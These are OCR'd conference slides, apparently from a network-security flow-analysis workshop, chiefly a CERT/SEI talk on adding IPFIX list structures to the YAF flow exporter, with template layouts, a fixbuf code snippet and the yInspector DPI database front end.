
/22


90
80
70
60
50
40
30
20
10
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to Encrypt
Time to Encrypt+Statistics
Statistics


/22
350
300
250
200
150
100
50
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to generate Statistics
Time to Encrypt
Time to Encrypt+Statistics
Time to Record


/20
140
120
100
80
60
40
20
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to Encrypt
Time to Encrypt+Statistics
Statistics


/20
350
300
250
200
150
100
50
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to generate Statistics
Time to Encrypt
Time to Encrypt+Statistics
Time to Record


350
300
250
200
150
100
50
0
seconds
100000
200000
300000
400000
500000
# of flow records
/20
/22
/24
Time to Record

Offline Experiments

Subnet size	Maximum rate (Gbps)
/24	23
/22	18
/20	12

Discussion

- Ability to encrypt + import statistical data within reasonable time
- Tradeoff in terms of how many distinct IP records need to be encrypted compared to indexing IP records in statistical DB
- Tradeoff between data accuracy and time intervals


Future Work

- Better deal concerning the trade-offs
- Come up with a standard algorithm that can implement all kind of statistical queries
- Considering clickstream data to be stored in privacy preserving manner
- Tackle all network flow applications that records traffic and try to implement a privacy preserving version of them.


Acknowledgments

- NSF #0905177 & #0844880

"This material is based upon work supported by the National Science Foundation under Grant Nos. 0905177 and 0844880. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation."

Incorporating dynamic list structures into YAF

Software Engineering Institute/CERT
Network Situational Awareness

Dan Ruef - SEI
Emily Sarneso - SEI

Agenda

IPFIX limitations

IPFIX extensions

List Structure Details

New in YAF

Mediators

yInspector

Limitations & Future Work

IPFIX Limitations

Fixed structured templates

- Templates contain a fixed set of information elements
- Unable to change elements depending on the data
- Unable to handle multiple occurrences of the same element
- Difficult to maintain relationships of hierarchical data
- Creating “single-use” templates is inefficient

Weak capabilities for lists

- Lists could be embedded in a variable length field
- Collector needs a priori knowledge to parse

New Requirements

Full Packet Capture

Maintain/Analyze Relationships

Security

Monitoring

Maintenance

Why IPFIX?

Template Mechanism

- As long as the Information Element is defined in the Information Model with a TLV {type, length, value}, it can be encoded

New IPFIX Capabilities

Basic List

- List of zero or more instances of an Information Element

Sub Template List

- List of zero or more instances of a structured data type defined by a template

Sub Template Multi List

- List of zero or more instances of a structured data type defined by different template definitions

Templates

Templates are sent before data is exported

When templates are defined, there is no concept of nested templates

- IPFIX Collector does not know what you intend to transport in lists

They are sent across the wire as equals

A template can contain a BL, STL, and/or STML

- Lists can be nested – necessary for maintaining relationships
- Some nested hierarchies are better than others
  - STL of 1 element = BL

Data Variability

The structure of the listed data is not chosen until the data is encoded and transmitted

How does this help?

- Data Specific Templates
- Variable Length Lists
- Model Hierarchical Relationships
- Nest Lists within Lists
- Multiple Occurrences of Data Types

YAF uses this flexibility to create data records that only contain elements it has data for

- Reduces null elements
- Relieves template management problem

New YAF Features

Deep Packet Inspection

SSL Certificate Capture

p0f

Tunneling Protocols

DNS

YAF Application Labeling & DPI

Application Labeling

- HTTP, SSH, SMTP, Gnutella, YMSG, DNS, FTP, SSL/ TLS, SLP, IMAP, IRC, RTSP, SIP, RSYNC, PPTP, NNTP, TFTP, Teredo, POP3, DHCP, SMB, SNMP, AIM, SOCKS
- Compare flow's payload against configurable regular expressions and protocol decoding plug-ins
- Label 80 regex HTTP/\d\.\d/b

Deep Packet Inspection

- Based on Application Labeling
- If labeling succeeds, dive in further and pull out interesting strings

YAF IPFIX Templates

Before

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
0	flowStartMilliseconds 152	Field Length = 8
0	flowEndMilliseconds 153	Field Length = 8
0	octetTotalCount 85	Field Length = 8
1	octetTotalCount 85	Field Length = 8
Reverse PEN		29305
0	packetTotalCount 86	Field Length = 8
1	packetTotalCount 86	Field Length = 8
Reverse PEN		29305
0	sourceIPv4Address 8	Field Length = 4
0	destinationIPv4Address 12	Field Length = 4
0	sourceTransportPort 7	Field Length = 2
0	destinationTransportPort 11	Field Length = 2
0	protocolIdentifier 4	Field Length = 1
0	flowEndReason 136	Field Length = 1
1	silkAppLabel 33	Field Length = 2
CERT PEN		6817
0	tcpSequenceNumber 184	Field Length = 4
1	tcpSequenceNumber 184	Field Length = 4
Reverse PEN		29305
1	initialTCPFlags 14	Field Length = 1
CERT PEN		6817
1	unionTCPFlags 15	Field Length = 1
CERT PEN		6817
1	reverseInitialTCPFlags 16398	Field Length = 1
CERT PEN		6817
1	reverseUnionTCPFlags 16399	Field Length = 1
CERT PEN		6817
0	vlanId 58	Field Length = 2
1	payload 18	Variable Length
CERT PEN		6817
1	reversePayload	Variable Length
CERT PEN		6817

After

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
0	flowStartMilliseconds 152	Field Length = 8
0	flowEndMilliseconds 153	Field Length = 8
0	octetTotalCount 85	Field Length = 8
1	octetTotalCount 85	Field Length = 8
Reverse PEN		29305
0	packetTotalCount 86	Field Length = 8
1	packetTotalCount 86	Field Length = 8
Reverse PEN		29305
0	sourceIPv4Address	Field Length = 4
0	destinationIPv4Address 12	Field Length = 4
0	sourceTransportPort 7	Field Length = 2
0	destinationTransportPort 11	Field Length = 2
0	protocolIdentifier 4	Field Length = 1
0	flowEndReason 136	Field Length = 1
1	silkAppLabel 33	Field Length = 2
CERT PEN		6817
0	vlanId 58	Field Length = 2
0	subTemplateMultiList	Variable Length

0	1 - 15	16 - 31
Set ID = 2		Length = 12
Template ID		Field Count
0	tcpSequenceNumber 184	Field Length = 4
1	tcpSequenceNumber 184	Field Length = 4
Reverse PEN		29305
1	initialTCPFlags 14	Field Length = 1
CERT PEN		6817
1	unionTCPFlags 15	Field Length = 1
CERT PEN		6817
1	reverseInitialTCPFlags 16398	Field Length = 1
CERT PEN		6817
1	reverseUnionTCPFlags 16399	Field Length = 1
CERT PEN		6817

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
1	payload 18	Variable Length
CERT PEN		6817
1	reversePayload	Variable Length
CERT PEN		6817

Fixbuf API

```
fbSubTemplateMultiList_t *stml = NULL;

fbSubTemplateMultiListInit(&(rec.subTemplateMultiList), 0, 2);

stml = fbSubTemplateMultiListGetNextEntry(&(rec.subTemplateMultiList), stml);

fbSubTemplateMultiListEntryInit(stml, YAF_TCP_FLOW_TID, tcpTemplate, 1);

/* Fill with data*/

stml = fbSubTemplateMultiListGetNextEntry(&(rec.subTemplateMultiList), stml);

fbSubTemplateMultiListEntryInit(stml, YAF_PAYLOAD_TID, payloadTemplate, 1);

/* Fill with data*/
```

STML is initialized
Get first entry in STML
Initialize entry
Fill with data
Get Next Entry
Initialize Entry
Fill with data
…

Protocol Specific Templates

YAF DNS Example

0	1 - 15	16 - 31
Set ID = 2		Length = 64
Template ID		Field Count
1	subTemplateList	Variable Length

YAF DNS Template

Resource Record Template

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
0	subTemplateList	Variable Length
1	dnsTTL	Field Length = 4
CERT PEN		6817
1	dnsQueryType	Field Length = 2
CERT PEN		6817
1	dnsQueryResponse	Field Length = 1
CERT PEN		6817
1	dnsAuthoritative	Field Length = 1
CERT PEN		6817
1	dnsNXDomain	Field Length = 1
CERT PEN		6817
1	dnsRRSection	Field Length = 1
CERT PEN		6817
1	dnsQueryName	Variable Length
CERT PEN		6817

A Record

0	1 - 15	16 - 31
Set ID = 2		Length = 4
Template ID		Field Count
0	sourceIPv4Address	Field Length = 4


MX Record

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
1	dnsMXPreference	Field Length = 2
CERT PEN		6817
1	dnsMXExchange	Variable Length
CERT PEN		6817

NS Record

0	1 - 15	16 - 31
Set ID = 2		Length = FFF
Template ID		Field Count
1	dnsNSdname	Variable Length
CERT PEN		6817

YAF Mediators



Spread Mediators

What is Spread?

- Spread is an open source toolkit that provides a publish/ subscribe messaging service

Templates are managed per group

Messages can be multicast or sent to 1 or more subscribed groups

Collectors can subscribe to 1 or more groups

Spread groups can be leveraged to collect data specific records from YAF

YAF MySQL Mediator

a.k.a. yInspector


Listens for connections from YAF via the network

Parses Flow and DPI Data and inserts into a MySQL Database


A web front end was created to query the database

yInspector


yInspector
DPI - you know you want to look
Home
Query
Top 10
Select Options
Source IP Address
Source Port
Flow Start Time
Vlan
Packet Count
Octet Count
flowEndReason
Initial TCP Flags
Destination IP Address
Destination Port
Flow End Time
silkAppLabel
Reverse Packet Count
Reverse Octet Count
Protocol
Union TCP Flags
Where Options
Source IPv4 Address
Destination IPv4 Address
Source Port
Destination Port
Protocol
ALL TCP UDP
Vlan
flowStartTime
6/27/2010
flowEndTime
12/28/2010
silkAppLabel
80 53 21 110
25 143 69 554
194 427 22 5060 443
Protocol Specific Options
User Agent
HTTP Get
HTTP Server String
Search
Protocol Specific Field Names
FTP
IMAP
RTSP
SIP
SMTP
SSH
Links
SEI
CERT
NETSA
NETSA TOOLS
YAF
More Info


yInspector
DPI - you know you want to look
Home
Query
Top 10
Results Table
Double click any cell in the row to reveal all DPI and flow data for the flow
Query Results Total: 301 Records
srcip4 srcport dstport packetTotalCount
10.20.128.48 6610 80 4
10.45.14.186 9146 80 4
10.45.249.27 24429 80 4
10.168.5.220 31281 80 4
10.20.180.33 5553 80 4
10.20.5.200 5173 80 4
10.20.140.170 9444 80 4
10.20.171.171 32033 80 4
10.168.5.224 30471 80 4
10.168.5.252 47920 80 4
10.20.64.243 57123 80 4
10.45.112.60 27553 80 4
10.20.18.175 56973 80 4
10.20.92.203 24140 80 4
10.45.11.30 48821 80 4
10.20.60.229 37478 80 4
10.45.101.67 38210 80 4
10.168.5.252 47919 80 4
Page 1 of 7
50
View 1 - 50 of 301

ylnspector


ylnspector
DPI - you know you want to look
Home
Query
Top 10
DataTable
Graph
Top 10 Referers
Query Results Total: 6 Records
Referer
Total
http://en.wikipedia.org/wiki/Http 48
http://en.wikipedia.org/wiki/Wikipedia 32
http://en.wikipedia.org/wiki/Post 4
http://en.wik 4
http://en.wikipedia.org/wik 4
http://en.wikipedi 4
DataTable
Graph
Top 10 Referrers
Total
50.0
40.0
30.0
20.0
10.0
0.0
Referer
http://en.wik
http://en.wikipedia.org/wik
http://en.wikipedi

Limitations

IPFIX Collectors still need to be aware of what is coming

Internal Templates are handled differently with lists

More responsibility on user to manage memory

Future Work

Deep Packet Inspection Enhancements

Machine Learning Capability for Protocol Recognition

Testing

Visualization Enhancements

Questions?

YAF available for download:

www.tools.netsa.cert.org

netsa-help@cert.org

Emily Sarneso

ecoff@cert.org

Analysis Pipeline

Streaming flow analysis with alerting

Dan Ruef - SEI

Something Completely Different

IPFIX Interop Meeting

Prague, Czech Republic

March 24-26, 2011

Before the IETF meeting

The EU Seventh Framework DEMONS project is organizing an IPFIX Interoperability Event to be held immediately preceding the IETF 80 meeting in Prague, Czech Republic, on March 24-26, 2011. Implementors of products exporting or collecting network flow data with IPFIX will meet at the event to test the interoperability of their products against other implementations.

More details to follow on the DEMONS website; questions can be directed to the interop organizer, Brian Trammell, trammell@tik.ee.ethz.ch.

Agenda

Moves analyses from retroactive to real time

Pipeline capabilities

Stages of pipeline

Streaming analysis coding issues

SiLK

SiLK was built to effectively query a repository

- Everything is retroactive

Issues with time groupings

- Easy to analyze each hour
- Difficult to investigate every 1 hour period

Need many SiLK commands to isolate a value

Closest to real time is batched jobs

Pipeline

